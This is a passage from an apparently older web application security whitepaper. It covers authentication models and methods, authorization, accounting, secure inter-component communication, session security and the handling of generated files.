*Peripheral Web Application Security* refers to securing the web application infrastructure using peripheral components. These components will encapsulate a set of peripheral security components around the core web application infrastructure. These components include devices and software such as firewalls, reverse proxies, intrusion detection and prevention devices, and the like.

## 4.3. Core Web Application Security

### 4.3.1 Authentication

Authentication provides a method for the web application infrastructure to identify and grant access to a user or resource based on the user or resource being in possession of a valid set of credentials. In a web application environment, the most obvious method of authentication is user-based, where a user wishes to communicate with a component in the web application infrastructure and is prompted for user credentials. The user will be authenticated based on the credentials he or she has returned to the web application infrastructure. Next to user authentication, web application can also deploy device or component authentication, in which a certain component in the web application has to authenticate itself to another component, and this ensure that both components are really who they say they are. Authentication in these cases is usually performed using a Public Key Infrastructure (PKI) system using certificates allowing a component to prove its identity to another component. For the purpose of this paper, the discussion of authentication will restrict itself to user authentication.

#### 4.3.1.1 Multi-level User Authentication Models

Generally, in respect to web applications, multi-level user authentication should be implemented, forcing a user to authenticate multiple times using different sets of credentials. Multi-level authentication models prevent an attacker from compromising the web application after obtaining one set of valid authentication credentials. Multi-level user authentication does not necessary need to take place on a single web application infrastructure component. It is possible for an initial authentication to be performed on a reverse proxy, whereas a second level of authentication is performed on the web application server itself.

Two important factors have to be taken into account when designing multi-level authentication models: *available authentication methods* and *authentication synchronization*.

*Available authentication methods* refer to the fact that in multi-level authentication models the authentication process is performed on different components of the web application infrastructure. However, not all components may support the same number of available authentication methods, or two or more components may only support the same authentication methods. For example, if authentication is performed at two levels and each of the components performing the authentication only support user and password credentials, the multi-level authentication system may actually become void. If users are permitted to change their passwords, the users may set the passwords of both authentication levels to a single value, only requiring an attacker to obtain a credential set once. This issue can be properly addressed through non-user modifiable passwords or through enforcing a security policy which prevents the passwords for each authentication method to be statistically similar.

*Authentication synchronization* ensures that credentials in multi-level authentication systems are considered as one single virtual authentication session. Synchronizing authentication credentials prevents a user from logging on as “User A” during the initial authentication, and then to switch to “User B” in subsequent authentication phases. An arbitrary authentication system needs to be aware that an earlier authentication has been performed for a certain user and requires the user to maintain those session credentials all through the authentication process without being able to modify the user name for example. If authentication synchronization is not deployed within a multi-level authentication system, the entire model can not longer be considered as multi-level, but rather as multiple single-level authentication systems.

#### 4.3.1.2 Centralized versus Decentralized Authentication Models

User authentication models can either be centralized or decentralized.

In a *centralized authentication model*, one or more authentication levels will be performed on one or more authentication servers which are constantly synchronized. Although in centralized authentication models different components may prompt for and initiate different types of authentication, the actual process of validating the authentication credentials takes place on the authentication server. Oftentimes, in addition, an authentication server will also perform other functions such as authorization and accounting. Centralized authentication models have several advantages over the decentralized counterpart. First of all, using a centralized approach, it is easier to maintain authentication synchronization across the infrastructure, since all authentication validation is performed and maintained at a single location. Secondly, authentication servers usually support a greater number of authentication methods than are available on a single web application infrastructure component, allowing the web application designers the freedom to choose what authentication method to perform at which level of the web application. One of the biggest disadvantages of centralized over decentralized authentication is that the authentication server contains all authentication credentials for multi-level authentication models. If an attacker is somehow able to compromise this server, the entire multi-level authentication model may be at risk. Common examples of centralized authentication models are Light-weight Directory Access Protocol (LDAP) and Remote Access Dial-In User Service (RADIUS).

In a *decentralized authentication model*, one or more authentication levels will be performed at different parts within the web application infrastructure. In a decentralized authentication model, the prompting for, initiating of, and validation of the authentication process will be performed on a single component for a single authentication level within the multi-level model. One of the main advantages of decentralized over centralized authentication is that if one of the authentication processes is compromised, it will not put the entire multi-level model at risk.

However, by decentralizing the different levels, it may be difficult to keep authentication synchronized across the infrastructure. Moreover, the individual components performing the actual authentication may be limited in the number of authentication methods supported.

#### *4.3.1.3 User Authentication Methods*

Username and Password Authentication

Possibly the best known and most commonly used authentication method is based on a username and password credential. Using these types of authentication methods, usernames will most likely follow a predefined structure, allowing the users and web application to easily define the user. Passwords are usually chosen at random, possibly using password generation algorithms, which are often based on pseudo-random character generation. Passwords are generally encrypted and stored in a password file (i.e. "/etc/passwd") or a password database. However, using this authentication method, a users are oftentimes allows to change their passwords to values which they can relate to easier. Moreover, password policies are often defined fairly loosely, allowing users to invoke a recurring number of characters in the same passwords as well as allowing minimum password lengths of 6 to 8 characters. In many web application passwords are not changed very often, causing the passwords to remain constant for a fairly long period of time. Attackers can take advantage of this weakness using brute-force attacks in order to try and "guess" a user's password. If an attacker can obtain a copy of an encrypted password file, a brute-force attack can also be launched against the flat file containing the encrypted passwords. Generally the DES, MD5, or SHA-1 algorithms are used to encrypt passwords, allowing an attacker to convert a pre-defined wordlist into these encrypted values and compare the results with the values in the password file.

Certificate based Authentication

A user can also be authenticated using a public key infrastructure framework. Certificates are generated and digitally signed by an authoritative instance, called a Certificate Authority (CA), which implies that the CA validates that the person holding the certificate is actually who he or she claims to be. Certificates are generally protected using a security feature called pass-phrases, similar to passwords, which users apply to the certificate. Using this certificate, the user will be able to perform two actions; first of all the users can authenticate themselves using certificates because they are the only one to be in possession of the certificate and the corresponding pass-phrase. Secondly the certificates can be used to sign data transfers, which provide security as well as non-repudiation. A certificate consists of the certificate data itself, such as issuer, validity, type, serial number, and the like. A certificate also contains a public and a private key. The public key can be send to third parties whereas the private key is maintained private on the client. A public key infrastructure relies on the fact that data encrypted or signed with a private key can only be decrypted or signature-validated using the public key and vice versa. A user can be authenticated using such a technique. If a users wishes to authenticate to a web application infrastructure using certificates, the authentication process at the web application will generate an encrypted nonce, which is a piece of data encrypted with the public key of the user. The user will receive this nonce and decrypt it. The user will then encrypt the decrypted nonce with his private key and send it to the web application infrastructure. The authentication process can decrypt this nonce using the user's public key. If the text inserted into the nonce and the text decrypted out of the nonce sent by the client match, the authentication process can successfully validate the identity of the user. Certificate based authentication is generally more secure than username and password authentication. However, if an attacker manages to obtain a copy of the certificate, the private key, and the pass-phrase, the authentication system will be compromised. Common certificate based authentication systems are based on X.509 certificate technologies.

### Challenge Response, Time Synchronous and One-time Password Authentication

Another form of authentication, known as strong authentication, does not use constant values as password values. Strong authentication systems ensure that a password can only be used within a limited time span and can be used only once. Strong authentication generally requires some sort of a device or software on the client's side to generate the strong "passwords".

During *challenge response authentication*, a server sends a challenge to a client attempting to authenticate. Upon receiving the challenge, the client must run the challenge through a set of procedures and cryptographic algorithms in order to generate a valid response. Once the server receives the response, it will calculate its own response using the same set of procedures and cryptographic algorithms. If both responses match the user is authenticated. Often hardware or software token devices are used to calculate a response out of the challenge. The token's response generation algorithm is unique on a token-by-token basis. If the used is properly authenticated using challenge response authentication, the authentication process can considered that the user authentication is in possession of a valid token.

*Time synchronous authentication* works in a similar manner to challenge response authentication. However, during time synchronous authentication the server does not send a challenge to the client. The client needs to generate a response and send it to the authentication process for validation. In time synchronous authentication schemes the responses change constantly (i.e. once per minute). A cryptographic time-based algorithm runs on the authentication server and the authentication token at the same time, causing identical time-synchronous responses to be generated. Over a long period of time, it may occur that the token and the authentication server become desynchronized. At this point special procedures exist in order to resynchronize these two authentication components. Moreover, once a user has been authentication using time-synchronous authentication, the response generated using the token will be expired and the same response can no longer be used for authentication. As with challenge response authentication, an authentication server can verify that the user who authenticated using time-synchronous authentication is in possession of a valid token.

*One-time password* (OTP) authentication refers to an authentication method where a predefined set of passwords has been generated and distributed to authentication server as well as to the client. In order to successfully authenticate against the OTP server, the client is required to provide the passwords in a chronological order. Once a user is authenticated with a certain one-time password, it will be removed from the OTP list and the user will have to use the next OTP on subsequent authentication attempts.

Biometric Authentication Systems

Although generally used in combination with one of the authentication methods described above, biometric authentication systems authenticate a user through biometrically unique characteristics such as fingerprint or retina data, which are considered to be the most unique easily verifiable characteristics of a human being. Biometric authentication systems provide a good method authentication, but due to cost and privacy constraints are not widely deployed.

#### 4.3.1.4 Securing the Authentication Process

After deciding on authentication models and methods, it is important to secure the authentication process. A minimum of actions should be performed to ensure security on authentication models:

- *Authentication Lock-Out* features should be defined to counter brute forcing attacks. However, when providing this account lock-out feature, a method should be defined for easily unlocking the account afterwards in case it is locked out through illegitimate actions on the attacker's part.

- *Authentication Policies* should be defined, dictating the character set usage in passwords, password length, password validity, password retries, and the like.

- *Ensure removal of default accounts.* All default authentication profiles should be removed from any of the core web application components, preventing attackers from using default accounts to gain access to the architecture.

- *Authentication failure should not result in information disclosure*. A simple "authentication succeeded" or "authentication failed" message should suffice. Information disclosure may permit an attacker to determine which of the authentication credentials were discarded.

- *User awareness* campaigns should be organized to inform users of the risks involved to authentication credentials disclosure. Social engineering and phishing attacks should be topics of which users are aware. Also the handling of authentication credentials on the user's end is an integral part of providing security to authentication systems.


An example of a multi-level authentication model using various authentication methods across the core web application components would be the following:

1. Client authenticates initially using Client Certificates and their personal pass-phrase

2. Client authenticates a second time using a One-Time Password

3. Web application connects to the back-end data provider using the user's credentials. Per-user database connections avoid compromise of data across user accounts.

The following diagram shows how this authentication model would take place:



Internet
External FW
Client Certificate Authentication
Web server (static content)
Reverse Proxy
Internal FW
Per-User Database Authentication
One-Time Password Authentication
DMZ Database
Web App Server
Internal LAN
5
Production Database

### 4.3.2 Authorization

Authorization provides a method for the web application infrastructure to define what a user can and cannot do, what resources a user has access to, and prerequisites which need to be fulfilled in order to allow a user access to these resources. A user needs to be authenticated before any form of authorization can occur. Authorization should be provided both at web application and data provider level. This allows the web application to control access to its resources and allows the data provider to control access to its data.

#### *4.3.2.1 Securing Web Application Authorization*

Web Applications authorize user access to resources based on the user's profile. An authorization profile can be stored locally on the web application server or centralized on an authentication and authorization (AAA) server such as LDAP or RADIUS. An authorization profile can contain multiple entries and attributes, allowing varying levels of access to different users. An authorization profile can include, but is not limited to, the following information:

- *Authentication Credentials and Type* – Username/Password, One-Time Password, Certificates.

- *Authorization Scope* – What the user has access to.

- *Authorization Paths* – The user needs to follow known logical paths through the web application otherwise authorization is denied for a certain resource.

- *Authorization Timeframe* – The timeframe during which a user has access to a certain resource (i.e. between 9 AM and 6 PM).

- *Authorization Sources* – The source addresses from which the user is permitted access to the web application.

Depending on the web application, other attributes may be applied to the authorization profile. Creating separate authorization profiles for each user may be an impossible task depending on the number of users utilizing the web application. Therefore, group authorization profiles can be defined and users can be added to specific groups. Group authorization profiles are similar to user authorization profiles, but are less specific in that they are not customized for a single user. A user can also be part of more than one group, which means different authorization groups can be defined for a single user in order to allow this user a higher level of access than that provided by a single group.

#### *4.3.2.2 Securing Data Provider Authorization*

Security at Data Provider level is usually provided through a concept called “roles”. Roles define what data a user is permitted or denied access to. In contrast to Web Application authorization profiles, roles allow for more granular access rights control. A role does not only define what resources a user has access to, but also what types of access rights the user has to these resources. A user may have access to a resource “A” on the data provider, and may be allowed to view and update or alter the data in resource “A”, however the user may not be permitted to delete or change the field types of resource “A”.

For example, in a financial services web application, a user may have access to their account balance (resource authorization), but should only be allowed to view their balance and not modify the amount of the balance (access rights authorization).

Similar to web application authorization profiles, a user authorization profile or role for the data provider can be created, containing some of the following and possibly other attributes:

- *Authentication Credentials and Type* – Username/Password, One-Time Password, Certificates.

- *Authorization Scope* – Databases, tables, table fields to which a user is permitted access (these can be considered the authorized resources).

- *Authorization Rights* – Rights that the user has to the authorization scope or parts of it. These can include permissions such as create, delete, update, alter, modify, view, and others.

Data provider roles can be stored locally within the database or centrally on an authentication and authorization (AAA) server. When using a centralized approach, the data provider roles and web application authorization profile can be stored in one profile, containing authorization attributes for both web application infrastructure components.

Merging authorization and authentication profiles allows for easy integration of Single Sign-On (SSO) solutions into the web application.

### 4.3.3 Accounting

Accounting is the process of recording the actions performed by an application, a protocol, or a user. Although accounting is not part of securing the web application itself, it does provide vital and detailed information about potential security issues affecting the application.

Accounting is oftentimes imposed as a legal requirement by a regulatory agency for a certain industrial branch. Due to these legal constraints, in some situations accounting data may only be viewed by authorized personnel or with prior consent of the person performing the actions recorded in the accounting data.

#### *4.3.3.1 Client Accounting*

Accounting on the client side may be difficult to enforce if the web applications are providing a public service. Client accounting may also raise privacy issues and needs to be handled on an application by application basis.

Client accounting for web application can be performed using operating-specific applications which record data transferred between the client and the web application.

#### *4.3.3.2 Web Application Accounting*

Accounting on the web application side is usually enforced using custom log files which are application specific. Moreover, many web applications will have separate accounting for each component of the application, such that authentication, authorization, data provider connector, client connector, and data processor functions generate separate accounting data.

#### *4.3.3.3 Data Provider Accounting*

Data provider accounting is generally performed using accounting functions built into the data provider software. If a database is used, most likely a security log is generated for the authentication of users, as well as a transaction log for the SQL queries performed against the database.

#### *4.3.3.4 Accounting Security Challenges*

Web application infrastructure accounting does pose several security challenges, especially in relation to data retention and storage:

*Should accounting data be encrypted?*

Encryption of accounting data can be a monstrous task. Especially when running applications which generate multiple accounting events per second. Although encryption may be a secure solution, it is not viable for large scale deployments. However, encryption can only be performed on vital accounting logs, such as user actions and security accounting, limiting the performance constraints which may be posed when using encryption.

*Should accounting data be stored locally on the web application server?*

If accounting data is stored locally, and the web application server is compromised, it may provide vital information to attackers, possibly allowing them to compromise the data provider. However, accounting data could be sent to a separate server designated as accounting server. Multiple options are available for this set-up, ranging from standard system logging (syslog) to application-specific accounting transfer mechanisms.

*Who has access to the accounting data and how is access control enforced?*

As with authentication and authorization, it is important to define a set of procedures beforehand relating to data security:

- Define who has access to which accounting data
- Define whether a person can have single access to data or whether multiple persons are required to access accounting data

In respect to the fact that multiple people may need to be present in order to access accounting data, a technique known as “key splitting” can be utilized. Key splitting works by splitting an encryption key into different parts, and give a part to each of the concerned persons. When accounting data needs to be decrypted, the various persons need to be present using their part of the key and pass-phrase in order to reassemble the complete key and decrypt the data. This technique prevents one single person from being able to access the accounting data.

## 4.3.4 Securing Interconnections and Inter Process Communications

When designing a web application infrastructure, it is important to decide on the communications schemes, trust relationships, and traffic flows. These items may be difficult to change at a later time and therefore it is of the utmost importance that scalable and security-conscious choices are made in respect to communications schemes, trust relationships and traffic flows.

### *4.3.4.1 Securing Communication Schemes*

A *communication scheme* refers to the way each of the components of the web application infrastructure communications with one another. Communication schemes are oftentimes application-proprietary and not defined as standards. It is important not to confuse communication schemes with traffic flows. A communication scheme is an application-specific method of communicating between components (i.e. specific connectors between the web application and the data provider), whereas traffic flows are protocol-specific methods of communication between components (i.e. SSL/TLS connection between client and web application or a SQL connection between web application and a data provider).

Communication schemes can be external (i.e. between a web application and a database server), as well as internal (i.e. Inter Process Communication), and define which component can talk to which other component and what prerequisites must be fulfilled and under which conditions such a data exchange can take place. Properly defining these communication schemes will assist in mitigating a realm of security issues to which web applications are susceptible. Many of today's web applications use shared communication planes, allowing for data, regardless of its nature, to pass freely over these planes. From a security stance, it may not be a good idea to transport authentication data and user data over the same communication plane. If an attacker manages to compromise a web application function which has access to the communication plane, access to the full communication plane may be compromised and allow the attacker to pull arbitrary information off this communications channel. Clearly defining the boundaries of communication channels through the use of communication schemes is paramount to ensure situations as the one described above do not occur.

A communication scheme is a pseudo statement similar to that shown below:

Process XXX can access Process YYY via communications channel XXXYYY if:

1) Process XXX has previously established authentication with authentication module ZZZ and authentication module ZZZ has communicated the authentication establishment with Process YYY
2) Process XXX has agreed on and established an encryption/decryption algorithm with Process YYY
3) Process XXX desires to transfer data related exclusively to User Groups

### 4.3.4.2 Securing Trust Relationships

*Trust relationships* refer to the fact that one component of the web application infrastructure has a mandate to delegate specific types of actions to another component without requiring additional authentication, authorization or verification. Trust is a very dangerous term to use when talking about IT security. In a secure world, it would be possible for one component to completely trust another component. However, in today's insecure world, it would be foolish to assume that one component can completely trust another component.

For example, in a web applications infrastructure, would it be wise for the data provider to assume that the web application has properly authenticated a user, and that the data requested by this user is actually destined for this user?

Trust relationships are designed to define exactly these conditions under which one component will allow a certain action to be delegated to another component without questioning it as long as a certain set of criteria is fulfilled. In this aspect trust relationships are not too dissimilar from communication schemes. However, the main difference is that trust relationships relate to actions (i.e. "authentication", "authorization", "data processing"), whereas communication schemes refer to actual functions in the web application.

A trust relationship can be defined using a pseudo statement similar to the one below:

Data provider XX allows Web Application YY to request user-specific data without requiring authentication if:

1) Data provider XX trusts Web Application YY has taken all the necessary measures to ensure users are properly authentication and access control is performed.
2) Data provider XX trusts that Authentication Server YY has ensured validation of the credentials provided by Web Application YY on behalf of a user.


It is of ultimate importance to clearly define and document these trust relationships and the motivation for why such a relationship should exist. Any failure to do so may allow critical unknown security issues to exist within the web application infrastructure.

From a security point of view, trust relationships between components should be used as least as possible.

### 4.3.4.3 Securing Traffic Flows

*Traffic flows* define how various components of the web application infrastructure communicate. Traffic flows are protocol-specific and should be defined in advance. These traffic flows can be used to define and scale bandwidth and Quality-of-Service requirements as well as create firewall rules in order to permit the traffic to traverse the network.

Traffic flows are used to encapsulate and accommodate communication schemes and trust relationships when transient over a network medium.



Various aspects can be introduced into traffic flows to ensure secure communication of various web application components over a potentially insecure media.

Transport Authentication

When data is transported over an insecure medium between two web application components, it may be desirable to deploy some form of authentication. In relation to network protocols, authentication can be accomplished during initial connection establishment using protocol handshake functions, allowing mutual authentication of peer protocols across the network. Transport authentication prevents an attacker from spoofing, hijacking or compromising a machine with the intent of capturing data send to it by mimicking network sockets listening on the same port as the intent communication protocol. A common example would be the client-server model where an attacker is hijacking the address of a web application and redirecting it to a node controlled by the attacker. However, using client certificates, a client can authenticate itself to the remote server and using server certificates, a server can authentication itself to a remote client, allowing for two-way mutual transport authentication to take place.

Transport Confidentiality

Transport confidentiality ensures that data is preserved secret while in transit over a shared and potentially insecure medium. Transport confidentially is usually based on some form of cryptographic algorithm, which is designed to keep the data secret for a long enough time until the disclosure of the data poses no real risks anymore. Within a long enough time span, the encrypted data will eventually possibly be subject to disclosure. The encryption algorithm ensures therefore that until the data is considered "worthless", the data is maintained in a non-readable form. Transport confidentiality is an important factor in countering man-in-the-middle and traffic sniffing attacks. If it is a known fact to the attack that it is to process the data gathered using sniffing attacks, it will most likely discourage the attacker from proceeding to these types of attacks. Common use for confidentiality can be an SSL/TLS encrypted connection between a client and a web application server.

Transport Integrity

In a web application infrastructure, as with most application, it is imperative to ensure that the data send by one component is the same data as that received by another component. Transport integrity provides data consistency checking once data has been transferred over the network and received at the other end. If transport integrity is not ensured, it is potentially possible for an attacker to modify data while it in transit, which would have disastrous consequences to web application (i.e. an attacker modifying the body of a mail as it is submitted to a web mail system). Various techniques can be used to ensure transport security, however, one of the most dominant methods is to use cryptographic signatures in order to ensure and validate integrity of the data transported.

A cryptographic signature works as follows:

1) Component A wishes to send data to component B
2) Component A runs this data through a cryptographic function which creates a signature, signed using Component A's private key.
3) Component B receives the data and is able to "decrypt" the signature using Component A's public key
4) Component B then runs a similar cryptographic function and verifies if the data transferred corresponds to the signature generated using the cryptographic function. If they match, the data is considered to be unchanged, if not, the data is most likely discarded.

Transport Replay Detection

In web applications, it is important to have transport replay detection for data transferred. Transport replay detection ensures that a packet sent by a component "A" to a component "B" can not be resent at a later time without being discarded. Imagine the consequences if an attacker would be able to replay data multiple times to a financial web application, causing subsequent and unauthorized transfers to be performed out of a financial account. Transport replay detection is usually implemented using some form of random seed, which is calculated with a cryptographic algorithm. Once the seed has been used once during the same session, it will be discarded if an attempt is made to reuse the seed.

However, since multiple protocols may be used in a web application, it may be infeasible to enable these security features on all of these protocols. Therefore, it would be possible to use a common security framework, such as IP Security (IPSec), which provides all of the features detailed above in order to secure the traffic flows. Although IPSec (using Encapsulating Security Payload [ESP] and Authentication Header [AH]) would allow for an easy configuration of security rules because only a single set of protocols needs to be allowed through the network-level filtering device, it does pose a treat because an encrypted tunnel is established between two components without knowing what exactly could be passing over this tunnel.

### 4.3.5 Session Security

Web applications are designed to allow multiple users to access different types of data simultaneously. Since the web application will be dealing with different types of users, different levels of access, and varying types of data at the same time, the application needs a method to manage and separate all this data. In order to fulfill this requirement, web applications use a concept known as sessions. In this context, a session can be defined as a single logical connection for a single user between a client and a web application. Sessions are generally handled using a "session table" at the web application, and using a "session identifier" (or Session ID) at the client side.

Session establishment in web application infrastructure generally works as follows:

1) A client connects to the web application using a browser.

2) The web application generates a Session ID, adds it to the Session Table and sends it to the client.

3) The client is receives the Session ID in the form of a cookie, and is prompted for authentication, after which time the client will send authentication credentials.

4) The web application validates the authentication credentials and if the user has been properly identified, the user and any user-profile data will be added to the "Session Table", where previously the Session Identifier was placed. From this point on, the web application knows that the Session ID is associated to a specific user and will perform all actions, which the user has been entitled to perform in his or her profile.

The concept of session use in web applications raises a security issue; if an attacker can somehow obtain the "Session ID" of another user, it may be possible for the attacker to hijack the user's profile, and perform all actions to which the user would be entitled.

From a security perspective, several steps can be taken to ensure that render session hijacking difficult or virtually impossible: *Securing Session ID Generation* and *Securing Session Validation*.

### *4.3.5.1 Securing Session ID Generation*

Web application generate Session IDs to be able to identify sessions, and link a particular session to a particular user, allowing profile and access information to be extracted out of the user's properties. Web applications generally utilize one of two ways to generate these Session IDs; either using an API available through the web server or by implementing Session ID generation algorithms directly into the web application. As previously described, Session IDs should not be predictable and the algorithm used to generate these values should be a well-guarded secret.

Generating Session IDs using Web Server APIs has the advantage that an algorithm has already been written. Moreover, the algorithm most likely was put through a series of tests to ensure its proven capabilities. Having a pre-built Session ID generation algorithm prevents the web application developers from devising their own algorithm and implementing these features into the application code. However, over the last couple of years, various security issues have been discovered in the way Session IDs are generated on certain web server platforms (i.e. "IBM WebSphere"), causing scrutiny to exist regarding this type of Session ID generation. The reason these algorithms are raising security concerns is the fact that they are widely available. Web servers such as IBM WebSphere, Apache, Apache/TomCat, Sun One, Microsoft IIS, and others are in common use around the Internet, allowing for a larger base of people to look for potential security issues within these applications. Different techniques, such as reverse engineering and the like, can often be used on closed source products to determine the nature of the algorithm used to generate Session IDs. Once a vulnerability is the Session ID generation algorithm is found for the web server API used by the web application, it is only a matter of time before an attacker exploits this issue.

Generating Session IDs using the Web Application itself has the advantage that the application developers have the freedom to design and construct their own Session ID generation algorithm. Designing Session ID generation algorithms is not as easy of a task as it appears to be. Multiple factors come into play, not at the least to talk about deciding on a proper cryptographic algorithm for generating these pseudo-random values. Various questions need to be answered and important design choices need to be made:

- Which cryptographic algorithm should be used to generate the Session IDs?
- How should session tables be constructed and where will they be stored?
- What data should the session be linked to, the entire user's profile or just part of it?
- Should different Session IDs be used for different parts of the web application or should the same Session ID be reused all throughout?

Depending on the nature of the web application, the data it provides, and who it provides this data to, additional questions may arise. A failure to carefully examine these questions and address them properly can allow security issues to exist, which could lead to session hijacking.

#### *4.3.5.2 Securing Session Validation*

Although securing the algorithm for generating Session IDs is very important, it is evenly, if not more, important to secure the process of validating the sessions. An attacker will not spend days attempting to reverse engineer a Session ID generation algorithm if a valid Session ID can be obtained using much less sophisticated and much more effective methods. Phishing and social engineering are one of the greatest threats posed to today's web applications. An attacker can take advantages of other weaknesses in web services, such as Cross-Site Scripting (XSS) to obtain valid Session IDs from valid users. These types of Cross-Site Scripting attacks are often referred to as Cookie Stealing and are described in more detail in the "Discovering Security Issues in Web Applications" section of this document. Securing Session validation will help mitigate a large number of risks associated to session hijacking attacks by validating more parameters than just the Session ID and possibly user.


Using a more sophisticated layout of the session table, possible attacks may be able to be thwarted. Matching more than just a few parameters will allow for greater granularity to ensure the client who is attempting to connect using a specific Session ID is actually the user who logged on using this Session ID. Matches could be made on various items, including source IP, User Agent characteristics, client certificate, and the like. Ensuring all these required items match those of the original connection will be effective at mitigating a large part of the session hijacking attempts. The chances that an attacker obtains the Session ID, username, source IP, user agent, and client certificate of the original user are rather slim. However, while this may work effectively in a pure web application infrastructure, the introduction of peripheral devices to this infrastructure may require proper configuration to handle Session ID validation. These security checks need to be balanced since they might not work in all scenarios and may actually break compatibility in some case.

If for example, a reverse proxy is set-up between the client and the web application, chances are that the source IP of the connection will always be that of the reverse proxy. Moreover, client certificates will most likely be checked upon entry into the web application infrastructure, which in this case is the reverse proxy. Moreover, many reverse proxies do not forward all client related data to the back-end web application server, these include HTTP request headers such as "Host:", "User-Agent", and the like, increasing the attackers prospects of carrying out a successful session hijacking attack. In these situations, it may be necessary to configure the reverse proxy server to send HTTP Headers it obtained from the client to the web application server. The web application can then match these items, which are much more reliable than those the web application would see under normal circumstances. When using Apache reverse proxy using mod_proxy, it is possible to use the "headers" module to forward client parameters to the back-end web application for creating entries in the session state table.

### 4.3.6 Securing Dynamic Data

Most of today's web applications are dynamic in nature (which means they use dynamic data which is subject to change) but generate static content (which is usually ASCII in nature, such as HTML files, and the like). However, some web applications will generate other types of static content, which are binary in nature. In order to transform this dynamic data into binary content, the web application runs through a process which gathers the dynamic data, modifies and formats it, converts it into a binary format and outputs it into a user readable format. During such process, the web application can generate two types of output data; temporary data and static binary data (also known as "user-specific data").

The following diagram shows the manner in which web applications use dynamic data in order to generate Static ASCII Content and Static Binary Content:


Dynamic Data
Insert dynamic data directly into static content
Static ASCII Content
Temporary Content
Insert dynamic data into temporary content
Static Binary Content
Convert temporary content to static binary content

A web application may have the ability to create document type files, requested by a user, and made available on a separate path on the web server. Adobe PDF, Microsoft DOC and XLS are common examples of user-specific files, as they are generated on the demand of the user and contain information pertinent to that user. During the creation process of these user-specific files out of dynamic data, the web application may also create several temporary files, which are then converted into user-specific files. It is important to provide security and access control to the user-specific files and render it impossible for an attacker to remotely gain access to these temporary files. A common example of such a transform process could be PDF, where the following process is commonly used in many web applications:

1) Web Application gathers dynamic data from the data provider
2) Web Application creates temporary file (for example PostScript or HTML) by formatting the dynamic data. The temporary file is stored on the web application server.
3) Web Application uses libraries to convert temporary file into user specific file (i.e. using a PDF conversion library).
4) Web Application makes user-specific file available on a path on the web application server which the user can have access to.

Unfortunately, in many web applications in use today, temporary and user-specific files are stored in a shared location to which all users may have access, relying only on the "randomness" of the file's naming convention to prevent a user with malicious intent to successfully recover a user-specific file belonging to another user. Sometimes, the temporary files used to generate these user-specific files are also stored in that same shared location on the web application server. Generally, the reason for this insecure behavior dates from the history of the web application. It is possible that when the web application was designed and developed, there was no such need to generate user-specific files. However, as users start using a web application, comments and feedback will most likely be made to the company which provides this web application to include features such as user-specific files. Many web applications therefore do not have all the user-specific file generation included within their code, but rely on external code or an external set of scripts to perform this task. The external code and set of scripts may not be developed with the same level of security in mind, and cause these insecure conditions to exist.

#### *4.3.6.1 Securing Dynamic Data Generation*

